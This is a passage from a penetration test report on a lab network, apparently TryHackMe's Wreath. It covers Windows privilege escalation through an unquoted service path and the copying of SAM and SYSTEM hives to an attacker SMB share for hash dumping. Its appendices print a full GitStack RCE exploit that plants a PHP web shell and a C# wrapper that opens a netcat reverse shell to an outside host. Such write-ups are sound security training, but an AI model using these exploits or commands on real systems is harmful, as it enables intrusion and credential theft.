With a shell, I then ran winPEAS. As a result, the service "SystemExplorerHelpService", which was running as Administrator, was found to have an unqoted path.




```
C:\xampp\htdocs\resources\uploads>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\xampp\htdocs\resources\uploads> get-acl -path "c:\program files (x86)\system explorer" | format-list
get-acl -path "c:\program files (x86)\system explorer" | format-list


Path   : Microsoft.PowerShell.Core\FileSystem::C:\program files (x86)\system explorer
Owner  : BUILTIN\Administrators
Group  : WREATH-PC\None
Access : BUILTIN\Users Allow  FullControl
         NT SERVICE\TrustedInstaller Allow  FullControl
         NT SERVICE\TrustedInstaller Allow  268435456
         NT AUTHORITY\SYSTEM Allow  FullControl
         NT AUTHORITY\SYSTEM Allow  268435456
         BUILTIN\Administrators Allow  FullControl
         BUILTIN\Administrators Allow  268435456
         BUILTIN\Users Allow  ReadAndExecute, Synchronize
         BUILTIN\Users Allow  -1610612736
         CREATOR OWNER Allow  268435456
         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  ReadAndExecute, Synchronize
         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  -1610612736
         APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES Allow  ReadAndExecute, Synchronize
         APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES Allow  -1610612736
Audit  :
Sddl   : O:BAG:S-1-5-21-3963238053-2357614183-4023578609-513D:AI(A;OICI;FA;;;BU)(A;ID;FA;;;S-1-5-80-956008885-341852264
         9-1831038044-1853292631-2271478464)(A;CIIOID;GA;;;S-1-5-80-956008885-3418522649-1831038044-1853292631-22714784
         64)(A;ID;FA;;;SY)(A;OICIIOID;GA;;;SY)(A;ID;FA;;;BA)(A;OICIIOID;GA;;;BA)(A;ID;0x1200a9;;;BU)(A;OICIIOID;GXGR;;;
         BU)(A;OICIIOID;GA;;;CO)(A;ID;0x1200a9;;;AC)(A;OICIIOID;GXGR;;;AC)(A;ID;0x1200a9;;;S-1-15-2-2)(A;OICIIOID;GXGR;
         ;;S-1-15-2-2)
```

```
C:\xampp\htdocs\resources\uploads>whoami /groups
whoami /groups

GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes
====================================== ================ ============ ==================================================
Everyone                               Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                          Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE                   Well-known group S-1-5-6      Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                          Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization         Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account             Well-known group S-1-5-113    Mandatory group, Enabled by default, Enabled group
LOCAL                                  Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication       Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level Label            S-1-16-12288
```

```
C:\xampp\htdocs\resources\uploads>sc qc SystemExplorerHelpService
sc qc SystemExplorerHelpService
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: SystemExplorerHelpService
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 0   IGNORE
        BINARY_PATH_NAME   : C:\Program Files (x86)\System Explorer\System Explorer\service\SystemExplorerService64.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : System Explorer Service
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
```

Additionally, an exploitable path, "C:\Program Files (x86)\System Explorer\System Explorer", was found to have FullControl access by our user, specifically the group "BUILTIN\Users". To exploit this, I compiled a wrapper program, whose code is in Appendix 2 (section 6.2, page 26), and placed in on the machine as "C:\Program Files (x86)\System Explorer\System.exe". With this, I was able to exploit the "Unquoted Service Path" vulnerability and get a shell as "nt authority\system" on wreath-pc.



With a shell as "nt authority\system", I then exfiltrated and dumped password hashes as evidence.

```
C:\Windows\Temp\chocola>reg.exe save HKLM\SAM sam.bak
reg.exe save HKLM\SAM sam.bak
The operation completed successfully.

C:\Windows\Temp\chocola>reg.exe save HKLM\SYSTEM system.bak
reg.exe save HKLM\SYSTEM system.bak
The operation completed successfully.

C:\Windows\Temp\chocola>net use \\10.50.174.9\test /USER:chocola tset
net use \\10.50.174.9\test /USER:chocola tset
The command completed successfully.


C:\Windows\Temp\chocola>copy sam.bak \\10.50.174.9\test\sam.bak
copy sam.bak \\10.50.174.9\test\sam.bak
        1 file(s) copied.

C:\Windows\Temp\chocola>copy system.bak \\10.50.174.9\test\system.bak
copy system.bak \\10.50.174.9\test\system.bak
        1 file(s) copied.

C:\Windows\Temp\chocola>net use \\10.50.174.9\test /del
net use \\10.50.174.9\test /del
\\10.50.174.9\test was deleted successfully.
```

```
$ secretsdump.py -sam sam.bak -system system.bak LOCAL
Impacket v0.9.23 - Copyright 2021 SecureAuth Corporation

[*] Target system bootKey: 0xfce6f31c003e4157e8cb1bc59f4720e6
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b5[redacted]
Guest:501:aad3b435b51404eeaa[redacted]
DefaultAccount:503:aad3b435b[redacted]
WDAGUtilityAccount:504:aad3b[redacted]
Thomas:1000:aad3b435b51404ee[redacted]
[*] Cleaning up...
```

5 Clean up

This chapter lists all clean up actions done by the penetration tester. Cleanups are grouped by assets.

5.1 10.200.177.200

- Delete files
  - /tmp/nmap-chocola
  - /tmp/socat-chocola
  - /tmp/nc-chocola
- Revert firewall (port 17171 TCP)

5.2 10.200.177.150

- Revert firewall (port 17171 TCP)

5.3 10.200.177.100

- Delete files
  - C:\windows\temp\nc-chocola.exe
  - C:\Program Files (x86)\System Explorer\System.exe

6 Appendices

6.1 Appendix #1: 43777.py

```
#!/usr/bin/python2
# Exploit: GitStack 2.3.10 Unauthenticated Remote Code Execution
# Date: 18.01.2018
# Software Link: https://gitstack.com/
# Exploit Author: Kacper Szurek
# Contact: https://twitter.com/KacperSzurek
# Website: https://security.szurek.pl/
# Category: remote
#
#1. Description
#
#$_SERVER['PHP_AUTH_PW'] is directly passed to exec function.
#
#https://security.szurek.pl/gitstack-2310-unauthenticated-rce.html
#
#2. Proof of Concept
#
import requests
from requests.auth import HTTPBasicAuth
import os
import sys

ip = '10.200.177.150'

# What command you want to execute
command = "whoami"

repository = 'rce'
username = 'rce'
password = 'rce'
csrf_token = 'token'

user_list = []

print "[+] Get user list"
try:
```

```
        r = requests.get("http://{}/rest/user/".format(ip))
        user_list = r.json()
        user_list.remove('everyone')
except:
        pass

if len(user_list) > 0:
        username = user_list[0]
        print "[+] Found user {}".format(username)
else:
        r = requests.post("http://{}/rest/user/".format(ip), data={'
            username' : username, 'password' : password})
        print "[+] Create user"

        if not "User created" in r.text and not "User already exist" in r.
            text:
                print "[-] Cannot create user"
                os._exit(0)

r = requests.get("http://{}/rest/settings/general/webinterface/".format(ip)
    )
if "true" in r.text:
        print "[+] Web repository already enabled"
else:
        print "[+] Enable web repository"
        r = requests.put("http://{}/rest/settings/general/webinterface/".
            format(ip), data='{"enabled" : "true"}')
        if not "Web interface successfully enabled" in r.text:
                print "[-] Cannot enable web interface"
                os._exit(0)

print "[+] Get repositories list"
r = requests.get("http://{}/rest/repository/".format(ip))
repository_list = r.json()

if len(repository_list) > 0:
        repository = repository_list[0]['name']
        print "[+] Found repository {}".format(repository)
else:
        print "[+] Create repository"

        r = requests.post("http://{}/rest/repository/".format(ip), cookies
```

```
            ={'csrftoken' : csrf_token}, data={'name' : repository, '
            csrfmiddlewaretoken' : csrf_token})
        if not "The repository has been successfully created" in r.text and
            not "Repository already exist" in r.text:
                print "[-] Cannot create repository"
                os._exit(0)

print "[+] Add user to repository"
r = requests.post("http://{}/rest/repository/{}/user/{}/".format(ip,
    repository, username))

if not "added to" in r.text and not "has already" in r.text:
        print "[-] Cannot add user to repository"
        os._exit(0)

print "[+] Disable access for anyone"
r = requests.delete("http://{}/rest/repository/{}/user/{}/".format(ip,
    repository, "everyone"))

if not "everyone removed from rce" in r.text and not "not in list" in r.
    text:
        print "[-] Cannot remove access for anyone"
        os._exit(0)

print "[+] Create backdoor in PHP"
r = requests.get('http://{}/web/index.php?p={}.git&a=summary'.format(ip,
    repository), auth=HTTPBasicAuth(username, 'p && echo "<?php system(
    $_POST[\'a\']); ?>" > c:\GitStack\gitphp\exploit-chocola.php'))
print r.text.encode(sys.stdout.encoding, errors='replace')

print "[+] Execute command"
r = requests.post("http://{}/web/exploit-chocola.php".format(ip), data={'a'
    : command})
print r.text.encode(sys.stdout.encoding, errors='replace')
```

6.2 Appendix #2: Wrapper.cs

```
using System;
using System.Diagnostics;

namespace Wrapper{
  class Program{
    static void Main(){
      Process proc = new Process();
      ProcessStartInfo procInfo = new ProcessStartInfo("C:\\Windows\\temp\\
          nc-chocola.exe", "10.50.174.9 1337 -e cmd.exe");
      procInfo.CreateNoWindow = true;
      proc.StartInfo = procInfo;
      proc.Start();
    }
  }
}
```